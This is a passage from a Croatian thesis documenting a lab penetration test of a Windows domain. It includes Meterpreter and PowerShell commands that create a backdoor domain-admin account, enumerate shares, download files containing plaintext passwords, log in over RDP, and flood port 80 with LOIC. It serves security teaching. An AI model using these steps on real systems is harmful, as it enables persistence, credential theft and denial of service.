CN=Pero Peric,OU=Tehnicki odjel,OU=ZG,DC=diplomski,DC=local	True	Pero	Pero Peric	user	f91c51c2-9 ...
CN=Ana Anic,OU=Marketinski odjel,OU=ZG,DC=diplomski,DC=local	True	Ana	Ana Anic	user	dbbf95ce-6 ...
CN=Marko Markic,OU=Leasing odjel,OU=ZG,DC=diplomski,DC=local	True	Marko	Marko Markic	user	11121e1f-d ...

Slika 36. Pokretanje powershella u meterpreteru i rezultat 'Get-ADUser-filter */ft' naredbe

Evidentno je da smo dobili kompletan popis sa svim korisničkim računima unutar domene te smo uz to dobili i podatke poput organizacijskih jedinica. S obzirom da sada imamo mogućnost pokretanja powershell naredbi te smo saznali nešto više o strukturi samih organizacijskih jedinica unutar AD-a, u mogućnosti smo kreirati korisnika. Cilj nakon ulaska u sustav osim eskalacija privilegija jest i ostaviti stražnji ulaz odnosno nekakvu mogućnost naknadnog neprimijećenog ulaska u sustav. Kreirati ćemo administratorski račun unutar sustava koristeći powershell naredbu.

```
meterpreter > powershell_execute 'New-ADUser -Name "Josip" -Path "CN=Users,DC=diplomski,DC=local" -GivenName "Josip" -Surname "Horvat" -SamAccountName "josip.horvat" -AccountPassword (ConvertTo-SecureString -AsPlainText "sigurnal0zinaka@!" -Force) -ChangePasswordAtLogon $False -DisplayName "Josip Horvat" -Enabled $True'
```

[+] Command execution completed:

Slika 37. Kreiranje novog korisnika koristeći powershell

Nakon što smo kreirali korisnika Josip Horvat, želimo ga dodati u administratorsku grupu servera, koristeći iduće naredbe smo ga smjestili u grupu lokalnih i domenskih administratora.

```
meterpreter > powershell_execute 'Add-ADGroupMember -Identity "Administrators" -Members josip.horvat'
```

[+] Command execution completed:

```
meterpreter > powershell_execute 'Add-ADGroupMember -Identity "Domain Admins" -Members josip.horvat'
```

[+] Command execution completed:

Slika 38. Smještanje korisnika Josip Horvat u LA i DA grupe

Na ovaj način smo kreirali dodatni administratorski račun koji nam u budućnosti može poslužiti za udaljeni pristup na server.

Jednako tako koristeći powershell, možemo pokrenuti naredbu `powershell_execute 'Get-WmiObject -Class win32_share -Computername 192.168.8.100'` kako bi enumerirali dijeljene mape koje se nalaze na serveru. Nakon pokretanja naredbe dobivamo idući rezultat.

```
meterpreter > powershell_execute 'Get-WmiObject -Class win32_share -ComputerName 192.168.8.100'
[+] Command execution completed:
```

Name	Path	Description
ADMIN\$	C:\Windows	Remote Admin
C\$	C:\	Default share
Dijeljeni	C:\Dijeljeni	
IPC\$		Remote IPC
NETLOGON	C:\Windows\SYSTEM32\sysvol\diplomski.local\SCRIPTS	Logon server share
SYSTEM	C:\Windows\SYSTEM32\sysvol	Logon server share

Slika 39. Enumeracija dijeljenih resursa na serveru

Evidentno je iz rezultata da postoje dijeljene mape na serveru te nam to otvara novi vektor napada. Uz što možemo pretpostaviti da je generalna dijeljena mapa na putanji C:\Dijeljeni, vidljive su i podmape unutar putanje C:\Dijeljeni\Osobne mape. Naknadno navigiramo kroz mape kako bi enumerirali i dobili više informacija o dijeljenim mapama.

```

C:\Windows\system32>cd C:\Dijeljeni
cd C:\Dijeljeni

C:\Dijeljeni>dir
dir
Volume in drive C has no label.
Volume Serial Number is 36EE-9F20

Directory of C:\Dijeljeni

25.05.2023.  20:18    <DIR>          .
25.05.2023.  20:18    <DIR>          ..
17.05.2023.  14:03    <DIR>          Leasing
16.05.2023.  22:48    <DIR>          Marketing
25.05.2023.  20:19    <DIR>          Osobne mape
25.05.2023.  20:22    <DIR>          Tehnicki
               0 File(s)                0 bytes
               6 Dir(s)  51.115.438.080 bytes free

C:\Dijeljeni>cd Osobne mape
cd Osobne mape

C:\Dijeljeni\Osobne mape>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Dijeljeni\Osobne mape>dir
dir
Volume in drive C has no label.
Volume Serial Number is 36EE-9F20

Directory of C:\Dijeljeni\Osobne mape

25.05.2023.  20:19    <DIR>          .
25.05.2023.  20:19    <DIR>          ..
25.05.2023.  20:18    <DIR>          Ana Anic
25.05.2023.  20:18    <DIR>          Eva Evic
25.05.2023.  20:18    <DIR>          Marko Markic
25.05.2023.  20:25    <DIR>          Pero Peric
               0 File(s)                0 bytes
               6 Dir(s)  51.115.438.080 bytes free

```

Slika 40. Navigiranje kroz dijeljene mape i prikupljanje informacija

Možemo vidjeti kako u dijeljenoj mapi na putanji C:\Dijeljeni imamo podmape: Leasing, Marketing, Osobne mape i Tehnicki. Možemo pretpostaviti da su mape dijeljene po odjelima te uz to imamo i osobne mape korisnika. Slobodno možemo navigirati do osobne mape korisnika Pero Peric te enumerirati sadržaj mape, dobivamo iduće rezultate.

```

C:\Windows\system32>cd C:\Dijeljeni\Osobne mape\Pero Peric
cd C:\Dijeljeni\Osobne mape\Pero Peric

C:\Dijeljeni\Osobne mape\Pero Peric>dir
dir
Volume in drive C has no label.
Volume Serial Number is 36EE-9F20

Directory of C:\Dijeljeni\Osobne mape\Pero Peric

26.05.2023.  18:46    <DIR>          .
26.05.2023.  18:46    <DIR>          ..
17.05.2023.  14:28                9.908 KLIJENTSKA TABLICA.xlsx
17.05.2023.  14:53                84 Podatci za pristup racunalu i mailu.txt
                2 File(s)                9.992 bytes
                2 Dir(s)   52.113.743.872 bytes free

```

Slika 41. Pronalazak osjetljivih podataka u dijeljenoj mapi korisnika Pero Peric

Evidentno je da se u osobnoj mapi nalaz .txt dokument pod nazivom „Podatci za pristup racunalu i mailu“ te .xlsx dokument zvan „KLIJENTSKA TABLICA“. Koristeći meterpreter imamo mogućnosti preuzimanja podataka sa kompromitiranog servera na naše računalo. Potrebno je unijeti iduću naredbu *download* „c:\\Dijeljeni\\Osobne mape\\Pero Peric\\KLIJENTSKA TABLICA.xlsx“ /home/kali. Dakle prvo definiramo putanju na serveru te onda definiramo putanju gdje želimo da se datoteka spremi, u ovome slučaju je to /home/kali, istu naredbu koristimo i za datoteku „Podatci za pristup racunalu i mailu“.

```

meterpreter > download "c:\\Dijeljeni\\Osobne mape\\Pero Peric\\Podatci za pristup racunalu i mailu.txt" /home/kali
[*] Downloading: c:\Dijeljeni\Osobne mape\Pero Peric\Podatci za pristup racunalu i mailu.txt → /home/kali/Podatci
[*] Downloaded 84.00 B of 84.00 B (100.0%): c:\Dijeljeni\Osobne mape\Pero Peric\Podatci za pristup racunalu i mailu
[*] download : c:\Dijeljeni\Osobne mape\Pero Peric\Podatci za pristup racunalu i mailu.txt → /home/kali/Podatci
meterpreter > download "c:\\Dijeljeni\\Osobne mape\\Pero Peric\\KLIJENTSKA TABLICA.xlsx" /home/kali
[*] Downloading: c:\Dijeljeni\Osobne mape\Pero Peric\KLIJENTSKA TABLICA.xlsx → /home/kali/KLIJENTSKA TABLICA.xlsx
[*] Downloaded 9.68 KiB of 9.68 KiB (100.0%): c:\Dijeljeni\Osobne mape\Pero Peric\KLIJENTSKA TABLICA.xlsx → /home/
[*] download : c:\Dijeljeni\Osobne mape\Pero Peric\KLIJENTSKA TABLICA.xlsx → /home/kali/KLIJENTSKA TABLICA.xlsx

```

Slika 42. Preuzimanje osjetljivih datoteka na Kali Linux stroj


Možemo vidjeti da smo uspješno preuzeli datoteke sa servera na računalo te ih sada možemo pregledati, za tekstualnu datoteku koristimo nano, a za .xlsx datoteku libre office.

```

GNU nano 6.4:19 <DIR>
user: pero.peric19 <DIR>
lozinka: MhN!292Q8 <DIR>
15.05.2023. 20:18 <DIR>
email: pero.peric@firma.hr <DIR>
lozinka: MhN!292Q5 <DIR>

```

Slika 43. Čitanje podataka za pristup računalu




The screenshot shows a spreadsheet application window titled 'KLIJENTSKA TAB'. The interface includes a menu bar (File, Edit, View, Insert, Format, Styles, Sheet, Data, Tools, Window, Help) and a toolbar with various icons. The active cell is F12. The spreadsheet contains the following data:

	A	B	C	D	E	F	G	H
1	DC, File Server	192.168.1.15	Domain Admin: Administrator/\$1gurn@L0z1nk@					
2	DC2, Web Server	192.168.1.16	Domain Admin: Administrator/\$1gurn@L0z1nk@					
3								
4								
5								
6								
7								
8								
9								


Slika 44. Čitanje podataka klijentske tablice

Ovim putem smo na vrlo jednostavan način došli do korisničkih podataka Pere Perića te smo pronašli i klijentsku tablicu unutar njegove osobne mape koja se referira na podatke servera nekog klijenta. Ovakvi primjeri su u praksi, izvan ovog laboratorijskog okruženja, iznimno učestali te je ovo vrlo realna situacija, velik broj korisnika sprema vjerodajnice za razne servise u cleartextu unutar tekstualnih datoteka na svojim računalima i u dijeljenim mapama na serveru. Ukoliko neki napadač dođe do sustava te mu je namjera što dulje ostati prikriven u sustavu te ukrasti potencijalne podatke, ovo je najčešće jedan od prvih načina kako to i postiže.

Sada možemo prikazati pristup serveru putem RDP-a koristeći prethodno kreirani administratorski račun Josip Horvat. Unutar Kali Linux okruženja možemo preuzeti softver za RDP pristup na Windows strojeve zvan Remmina. Instaliramo softver koristeći `apt-get install remmina` naredbu te nakon instalacije paketa, softver pokrećemo naredbom `remmina`. Kada se softver pokrene, dobivamo sučelje u koje možemo upisati IP adresu stroja na kojeg se povezujemo RDP-om te uz IP adresu moramo upisati i vjerodajnice te domenu. Podatci koje upisujemo su vidljivi na idućim slikama.




Slika 44. Definiranje IP adrese servera na koji se spajamo RDPom



Slika 45. Definiranje korisničkih vjerodajnica za spajanje na server


Prilikom pritiska na tipku OK, uspješno se spajamo RDP-om na server te sada imamo vizualni pregled čitavog servera.



Slika 46. Vizualni pregled servera WIN-SERVER2016


Prilikom prvotnog skeniranja servera smo naišli i na otvoreni port 80 odnosno port koji inače koristi HTTP protokol. Koristeći alat LOIC (Low Orbit Ion Cannon) možemo iskoristiti slabosti porta 80 kako bi proveli DoS (Denial of Service) napad. Kao preduvjet za korištenje LOIC alata, moramo instalirati mono, to možemo napraviti naredbom *apt-get install mono-complete*. Pri pokretanju LOIC alata trebamo unijeti IP adresu ciljane mete, port te protokol kojim ćemo slati promet prema serveru, ostale vrijednosti mogu ostati zadane.

U ovome slučaju definiramo IP adresu servera 192.168.8.100, odabiremo port 80 te HTTP kao metodu napada. Pritiskom na Lock on tipku dobivamo idući prikaz.




Slika 47. Definiranje IP adrese, porta i protokola servera nad kojim provodimo DoS napad

Vidljivo je da imamo odabranu metu na IP adresi 192.168.8.100 te jedino što nam je preostalo je pritisnuti na tipku „IMMA CHARGIN MAH LAZER“ s čime počinjemo slati odnosno poplavljavati metu sa paketima.



Slika 48. Početak DoS napada

U dijelu sučelja pod „Attack status“ možemo vidjeti da je trenutno preuzeto i zatraženo 2030 paketa te je napad još uvijek u trajanju, na serverovom ethernet prilagodniku je vidljiv rezultat napada.



Slika 49. Stanje Ethernet prilagodnika na serveru WIN-SERVER2016 prilikom DoS napada

Evidentno je da nam je mrežni promet pod izuzetnim naporom te bi s vremenom trajanja napada opterećenje znatno raslo dok u jednom trenu ne bi mogli više komunicirati sa klijentima zbog iznimne preopterećenosti mreže.

